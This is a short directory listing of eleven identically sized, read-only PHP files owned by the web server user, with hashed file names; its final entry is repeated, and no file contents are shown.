-r-------- 1 www-data www-data 583 Sep 26 10:31 xlomencik_6f16c903.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xmakay_70cb2839.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xpoor_0e0cd999.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xskalny_9799a3f8.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xslizik_02fd9019.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xspaniko_0f8ca8f3.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xsventeks_1ecbdb3d.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xtaraba_334016ea.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xurger_103ccbc7.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xvaliceks_c81bd91e.php
-r-------- 1 www-data www-data 583 Sep 26 10:31 xvaliceks_c81bd91e.php